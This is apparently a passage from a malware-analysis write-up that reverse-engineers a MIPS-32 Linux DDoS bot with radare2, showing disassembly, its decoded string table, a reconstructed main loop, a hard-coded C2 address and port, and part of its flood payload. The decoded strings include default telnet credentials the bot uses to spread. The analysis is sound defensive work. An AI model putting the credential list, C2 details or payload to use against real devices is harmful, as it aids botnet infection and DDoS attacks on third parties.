
Actually symbols are giving us much better options, but right now we don't have anything else that is readable enough to start..



```
       ||   ; CODE XREF from entry0 @ +0xb8
       |`-> 0x00400328      8fbf0038       lw ra, 0x38(sp)
       |    0x0040032c      8fb30034       lw s3, 0x34(sp)
       |    0x00400330      8fb20030       lw s2, 0x30(sp)
       |    0x00400334      8fb1002c       lw s1, 0x2c(sp)
       |    0x00400338      8fb00028       lw s0, 0x28(sp)
:> izq
0x404a00 1021 1020 /x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/
x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/
xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/
x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/
xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/
x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/
x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A
0x404e00 64 63 abcdefghijklmnopqrstuvwxyz12345678910abcdefghijklmnopqrstuvwxyz
0x404e40 7 6 ufmofu
0x404e48 5 4 sppu
0x404e50 6 5 benjo
0x404e58 13 12 ljmmzpvstfmg
0x404e68 7 6 0qspd0
0x404e70 6 5 0nbqt
0x404e78 9 8 0dnemjof
0x404e84 8 7 0tubuvt
0x404e8c 5 4 0fyf
0x404ea4 13 12 cloudprocess
0x404eb4 18 17 airdopping clouds
0x404ecc 15 14 179.43.149.189
0x404f10 10 9 /dev/null
0x445241 2044 1102 DR0ｿﾗ+ﾃﾂｶｳｵﾂﾗｳｽｿﾗ+ﾃﾂｶｳｵﾂﾗｳｽｿﾗ+ﾃﾂｶｳｵﾂﾗｳｽｿﾗ+ﾃﾂｶｳｵﾂﾗｳｽｿﾗ+ﾃﾂｶｳｵﾂﾗｳｽｿﾗ+ﾃﾂｶｳｵﾂﾗｳｽｿﾗ+ﾃﾂｶｳｵﾂﾗ
+ﾃﾂｶｳｵﾂﾗｳｽｿﾗ+ﾃﾂｶｳｵﾂﾗｳｽｿﾗ+ﾃﾂｶｳｵﾂﾗｳｽｿﾗ+ﾃﾂｶｳｵﾂﾗｳｽｿﾗ+ﾃﾂｶｳｵﾂﾗｳｽｿﾗ+ﾃﾂｶｳｵﾂﾗｳｽｿﾗ+ﾃﾂｶｳｵﾂﾗｳｽｿﾗ+ﾃﾂｶｳｵﾂﾗ
+ﾃﾂｶｳｵﾂﾗｳｽｿﾗ+ﾃﾂｶｳｵﾂﾗｳｽｿﾗ+ﾃﾂｶｳｵﾂﾗｳｽｿﾗ+ﾃﾂｶｳｵﾂﾗｳｽｿﾗ+ﾃﾂｶｳｵﾂﾗｳｽｿﾗ+ﾃﾂｶｳｵﾂﾗｳｽｿﾗ+ﾃﾂｶｳｵﾂﾗｳｽｿﾗ+ﾃﾂｶｳｵﾂﾗ
```

You can start to trace this binary from these text address reference and then go up to the call in the main function that supports it. For example, by using the visual mode you can seek the XREF of each text to see how it is called from which function and you can trail them further after that. This isn't going to be difficult to read since you have all functions back in place.

The picture below is showing how the "**air dropping**" is referred to the caller function.



```
[0x00404ea4 [xAdvc]0 0% 180 cloudbot-mips]> pd $r @ str.cloudprocess
            ;-- "cloudprocess":
            ; DATA XREFS from fcn.00401658 @ 0x401790, 0x401798
            0x00404ea4      .string "cloudprocess" ; len=13
            0x00404eb1                          unaligned
            0x00404eb2                          unaligned
            0x00404eb3                          unaligned
            ;-- "airdopping clouds":
            ; DATA XREF from fcn.00401658 @ 0x4017bc
            0x00404eb4      .string "airdopping clouds" ; len=18
            0x00404ec6                          unaligned
            0x00404ec7                          unaligned
            ; DATA XREF from fcn.00401658 @ 0x4017d8
            ; DATA XREFS from fcn.00401658 @ +0x294, +0x2c8
            0x00404ec8      0a000000        j 0x8000000
            ;-- "179.43.149.189":
            0x00404ecc      .string "179.43.149.189" ; len=15
            0x00404edb                          unaligned
            0x00404edc      00000000        nop
            ; DATA XREFS from fcn.00402cf0 @ 0x402d7c, 0x402d94
            ; DATA XREF from fcn.00402edc @ +0x1f0
            0x00404ee0      00000000        nop
            ; DATA XREF from fcn.00402edc @ +0x200
            0x00404ee4      00000003        sra zero, zero, 0
            0x00404ee8      00000001        movf zero, zero, fcc0
            0x00404eec      00000003        sra zero, zero, 0
            0x00404ef0      00000001        movf zero, zero, fcc0
            ; DATA XREF from fcn.00402cf0 @ 0x402d90
```

```
[addr.xrefs]> 0x00404eb4 # (TAB/jk/q/?) str.airdopping_clouds
 0 [0] 0x00404eb4 0x004017bc DATA xref (fcn.00401658) ; str.airdopp

            ;-- "airdopping clouds":
            ; DATA XREF from fcn.00401658 @ 0x4017bc
            0x00404eb4      .string "airdopping clouds" ; len=18
            0x00404ec6      unaligned
            0x00404ec7      unaligned
            ; DATA XREF from fcn.00401658 @ 0x4017d8
            ; DATA XREFS from fcn.00401658 @ +0x294, +0x2c8
         ,=< 0x00404ec8      j 0x8000000
     : -----------------------------
     |      0x004017bc      addiu a1, a1, 0x4eb4
     |      0x004017c0      jalr t9
     |      0x004017c4      addiu a2, zero, 0x12
     |      0x004017c8      lw gp, 0x10(sp)
     |      0x004017cc      addiu a0, zero, 1
     |      0x004017d0      lw a1, -segment.LOAD0(gp)
     |      0x004017d4      lw t9, -0x7dd8(gp)
     |      0x004017d8      addiu a1, a1, 0x4ec8
     |      0x004017dc      jalr t9
     |      0x004017e0      addiu a2, zero, 1
     |      0x004017e4      lw gp, 0x10(sp)
     |      0x004017e8      nop
     |      0x004017ec      lw t9, -0x7e14(gp)
     |      0x004017f0      nop
```

That's it. These methods I shared are useful methodology in analyzing Linux MIPS-32 binary especially stripped ones like the one I have now. I think you're good enough to go to complete your own analysis by yourself too. Please just tried those methods if you don't have any other better ways and don't be afraid if other RE tools can't make you read the MIPS-32 binary well, just fire the **radare2** with the tips written above, and everything should be okay :)

We go on with the malware analysis of this binary and its threat then..

## What does this MIPS-32 binary do?

Practically. the MIPS binary is bot that is having a mission to infect the host it was dropped into (note: so it needs a dropping scheme to go to the infected host beforehand), making a malicious process called "**cloudprocess**", send message of "**airdopping clouds**" through the standard output (that can be piped later on). It is recording its "PID" and **fork** its process for the further step. The message of "airdropping clouds" is the reason why I called this malware as "AirDropBot" eventhough the coder prefer to use "Cloudbot", which there is also a legitimate good software that uses that name too as their brand.

Upon successful forking it will extract the what the coder so-called "**encrypted array**", it's ala Mirai table crypted keywords in its concept, but it is different in implementation., I must guess that it could be originally coded to avoid XOR operation which is the worst Mirai bug in the history :) but this "**encrypt_array**" is just ending up to an encoded obfuscation function :) - Anyhow the value from this "decrypted" coded is used for further malware process.


Then the malware tries to connect to the C2 which its IP address is hard-coded in the binary, *on a success connection attempt to C2 server, it will parse the commands sent by the C2 to perform three weaponized functions on the binary to perform **TCP, and UDP DDoS attack*** *with either using the specific hex-coded payload, or the latter on is using a custom pattern so-called "**hex-attack**" that sends DoS packet in a hex escape strings format* to the targeted host.

I will break it down to more details in its specific functions in the next sections.

## The "encryption" (aka the obfuscation)

The challenge was the "encryption" part, it was I used radare2 with ESIL to see the "encrypted" variables, as per snipped below as PoC:

The decryption is by [shift-1] as per shown in the cascade loop shown in every encoded strings.




```
[0x004007a8]> 0x4007a8 # fcn.004007a8 (int32_t arg1, int32_t arg2, int32_t ar

0x400850 [oc]
; CODE XREF from fcn.004007a8 @
; [0x446374:4]=0x401e30
   ; t9=0x401e30 -> 0x21288000
lw t9, -0x7ebc(gp)
; [0x4463e0:4]=0x446800
   ; a0=0x446800
lw a0, -0x7e50(gp)
   ; ra=0x400860 -> 0x2b100202
   ; pc=0x401e30 -> 0x21288000
   ; 0x401e30(0x446800, 0x446820
jalr t9;[?]
   ; s0=0x0
subu s0, s1, s2
...

0x400840 [ob]
; CODE XREF from fcn.00400
   ; v0=0xff
lbu v0, -1(s1)
...

0x400870 [od]
; [0x4464a8:4]=0x446544
   ; s2=0x446544
lw s2, -0x7d88(gp)
; [0x446500:4]=0x401e00
   ; t9=0x401e00 -> 0x23108500
lw t9, -0x7d30(gp)
   ; v0=0x0
lw v0, (s2)
```

If we want to translate this decryoter scheme, it may look something like this (below), I break it up in 3 functions but in assembly it is all in a function and cascaded to each strings to be decoded:

```
int encrypt_array()
{
  array_splitter("xxxx");
  array_splitter("yyyy");
   :
}
int array_splitter(char *src)
{
  strcpy(var_char_buffer, src);
  char_decrypter(var_char_buffer);
    array_counter++
  return;
}
int char_decrypter(char *src2)
{
  int i; strcpy(dstring, src2);
  for ( i = 0; strlen(dstring) > i; ++i )
   // {redacted shift -1 logic to dstring} //
  strcpy(j, dstring);
  return j++
}
```

The result for the "decryption" can be shown as per below, using ESIL with the fake stack can be used to emulate this with the same result, so you don't need to get into the debug mode:



```
0x00019150  ........................................................................
[0x000187f8]> s 0x000187c8 + 0x40
[0x00018808]> pxx
- offset -   0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF01
0x00018808  ............ufmofu.............................................telnet.............................
0x00018870  ............ozb................................................nya................................
0x000188d8  ............{is................................................zhr................................
0x00018940  ............sppu...............................................root...............................
0x000189a8  ............benjo..............................................admin..............................
0x00018a10  ............555................................................444................................
0x00018a78  ............ljmmzpvstfmg.......................................killyourself.......................
0x00018ae0  ............0qspd0.............................................../proc/.............................
0x00018b48  ............0nbqt............................................../maps..............................
0x00018bb0  ............0dnemjof.........................................../cmdline...........................
0x00018c18  ............0tubuvt............................................/status............................
0x00018c80  ............0fyf.............................................../exe...............................
```


The last four strings:

```
/proc/
/maps
/cmdline
/status
/exe
```

...are used for taking information (process name) from the infected Linux box, that will be used for the malware other functions like "killing" processes, etc. The other decrypted strings are used for infecting purpose (known credentials for telnet operation), and also for other botnet operation related.
Understanding the "decrypter" logic used is important because the same decrypter is used again to decode the C2 sent commands to the active bots before parsed and executed.


## The C2, its commands and bot offensive activity

What happened after decryption (encrypt_array) of these strings is, the binary gets into the loop to call the "connecting" function per 5 seconds. If I try to write C code based on this stage it's going to be like below snipcode:



```
 :
util_strcpy(*argv, "cloudprocess");
prctl(15, "cloudprocess");
write(1, "airdopping clouds", 0x12);
write(1, "\n", 1);
if ( fork() <= 0 )
{ var_sid = setsid();
  close(0); close(1); close(2);
  encrypt_array();
  ourPid = getpid();
  while ( 1 )
  { connecting(); // <=========!
    sleep(5);
  }
} return 0;
```


Within each loop, when it calls "connecting" function it will try to connect the C2 which is defined a struct sockaddr "addr", pointing to port number (htons) 455 (0x1c7) and IP: "179.43.149[.]189".



```
[0x0040153c [xAdvc]0 0% 180 cloudbot-mips]> pd $r @ entry0+4828 # 0x40153c
            0x0040153c      afbc0010       sw gp, 0x10(sp)
            0x00401540      8f998268       lw t9, -0x7d98(gp)          ; [0x446498:4]=0x402180 ; t9=0x402180 -> 0x5001c3c
            0x00401544      8f91827c       lw s1, -0x7d84(gp)          ; [0x4464ac:4]=0x446548 ; s1=0x446548
            0x00401548      24050002       addiu a1, zero, 2           ; a1=0x2
            0x0040154c      00003021       move a2, zero               ; a2=0x0
            0x00401550      0320f809       jalr t9                     ;[?] ; ra=0x401558 -> 0x1000bc8f ; pc=0x402180 -> 0x5001
            0x00401554      24040002       addiu a0, zero, 2           ; a0=0x2
            0x00401558      8fbc0010       lw gp, 0x10(sp)             ; gp=0xffffffff s3
            0x0040155c      8e230000       lw v1, (s1)                 ; v1=0x0
            0x00401560      8f848198       lw a0, -0x7e68(gp)          ; [0x4463c8:4]=0x445ffc ; a0=0x445ffc -> 0xcc4e4000
            0x00401564      8f908108       lw s0, -0x7ef8(gp)          ; [0x446338:4]=0x446004 ; s0=0x446004
            0x00401568      00031880       sll v1, v1, 2               ; v1=0x0
            0x0040156c      00641821       addu v1, v1, a0             ; v1=0x445ffc -> 0xcc4e4000
            0x00401570      8f998220       lw t9, -0x7de0(gp)          ; [0x446450:4]=0x402010 ; t9=0x402010 -> 0x5001c3c
            0x00401574      8c640000       lw a0, (v1)                 ; a0=0x404ecc "179.43.149.189" str.179.43.149.189
            0x00401578      ae020000       sw v0, (s0)
            0x0040157c      240301c7       addiu v1, zero, 0x1c7       ; v1=0x1c7
            0x00401580      24020002       addiu v0, zero, 2           ; v0=0x2
            0x00401584      a7a3001a       sh v1, 0x1a(sp)
            0x00401588      0320f809       jalr t9                     ;[?] ; ra=0x401590 -> 0x1000bc8f ; pc=0x402010 -> 0x5001
```

When connected to C2, it will listen and receive the data sent by C2, to perform decryption and then to send its decryption result (as per previous logic) to the "**command parsing**" function, that's having "**cmd_parse**" sub-function inside. The "**command parsing**" is delimiting received command with the white space " " for the "**cmd_parse**" to grep three possible keywords of **"udp"**, **"tcp"**, and **"hex"**, which in next paragraph those keywords will be explained further.

Below is the loop when the command from C2 is received (listened) inside the "connecting" function in radare2:




```
0x401624 [od]
; CODE XREF from _
...

0x401680 [og]

0x401684 [oh]

[0x4015dc]
; CODE XREF from _
; [0x446448:4]=0x4
  ; t9=0x400710 -
lw t9, -0x7de8(gp)
; [0x4463c0:4]=0x4
...
```

```
[0x004015dc [xAdvc]0 0% 180 cloudbot-mips]> pd $r @ entry0+498
                 ; CODE XREF from ____ORI_Connecting @ 0x401640
                 0x004015dc      8f998218       lw t9, -0x7de8(gp)
              .-> 0x004015e0      8f848190       lw a0, -0x7e70(gp)
              :   0x004015e4      0320f809       jalr t9
              :   0x004015e8      00000000
              :   0x004015ec      8fbc0010       lw gp, 0x10(sp)
              :   0x004015f0      00000000
              :   0x004015f4      8f9981c0       lw t9, -0x7e40(gp)
              :   0x004015f8      8f8481f4       lw a0, -0x7e0c(gp)
              :   0x004015fc      0320f809       jalr t9
              :   0x00401600      00000000
              :   0x00401604      8fbc0010       lw gp, 0x10(sp)
              :   0x00401608      00002821       move a1, zero
              :   0x0040160c      8f9981cc       lw t9, -0x7e34(gp)
              :   0x00401610      8f848190       lw a0, -0x7e70(gp)
              :   0x00401614      0320f809       jalr t9
              :   0x00401618      24060400       addiu a2, zero, 0x4
              :   0x0040161c      8fbc0010       lw gp, 0x10(sp)
              :   0x00401620      00000000
              :   ; CODE XREF from ____ORI_Connecting @ 0x4015d4
              :   0x00401624      8f9982c0       lw t9, -0x7d40(gp)
              :   0x00401628      8f858190       lw a1, -0x7e70(gp)
              :   0x0040162c      8e040000       lw a0, (s0)
              :   0x00401630      24060400       addiu a2, zero, 0x4
              :   0x00401634      0320f809       jalr t9
              :   0x00401638      .dword 0x24074000
              :   0x0040163c      8fbc0010       lw gp, 0x10(sp)
              :   0x00401640      1440ffe6       bnez v0, 0x4015dc
```

Now we come into the offensive capability of this bot binary. The "udp" keyword will trigger the execution of "**udpattack**" function, "tcp" will execute "**tcpattack**" and so does the "hex" for executing the "**hexattack**" function. Each of the trigger keywords are followed by arguments that are passed to its related attack function, it emphasizes that a textual basis DoS attack command line starting with *udp, tcp or hex*, following by the *targets* or *optional attack parameters* are pushed from the C2 to the AirDropBots. Based on experience, the C2 CLI interface of recent DDoS botnets is having such interface matched to this criteria.


TCP and UDP is having the same payload packet in binary is as per below:



```
[0x00445244 [Xadvc]2 0% 1728 cloudbot-mips]> pxa @ entry0+282596 # 0x445244
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0 1  2 3  4 5  6 7  0123456789ABCDEF10123456
            ;DOS_ATTACK_PAYLOAD_
0x00445244  c2a6 2bc3 91c2 b6c2 b5c2 a6c2 bdc2 a62b c391 c2b6 c2b5 c2a6  ..+............+........
0x0044525c  c2bd c2a6 2bc3 91c2 b6c2 b5c2 a6c2 bdc2 a62b c391 c2b6 c2b5  ....+............+......
0x00445274  c2a6 c2bd c2a6 2bc3 91c2 b6c2 b5c2 a6c2 bdc2 a62b c391 c2b6  ......+............+....
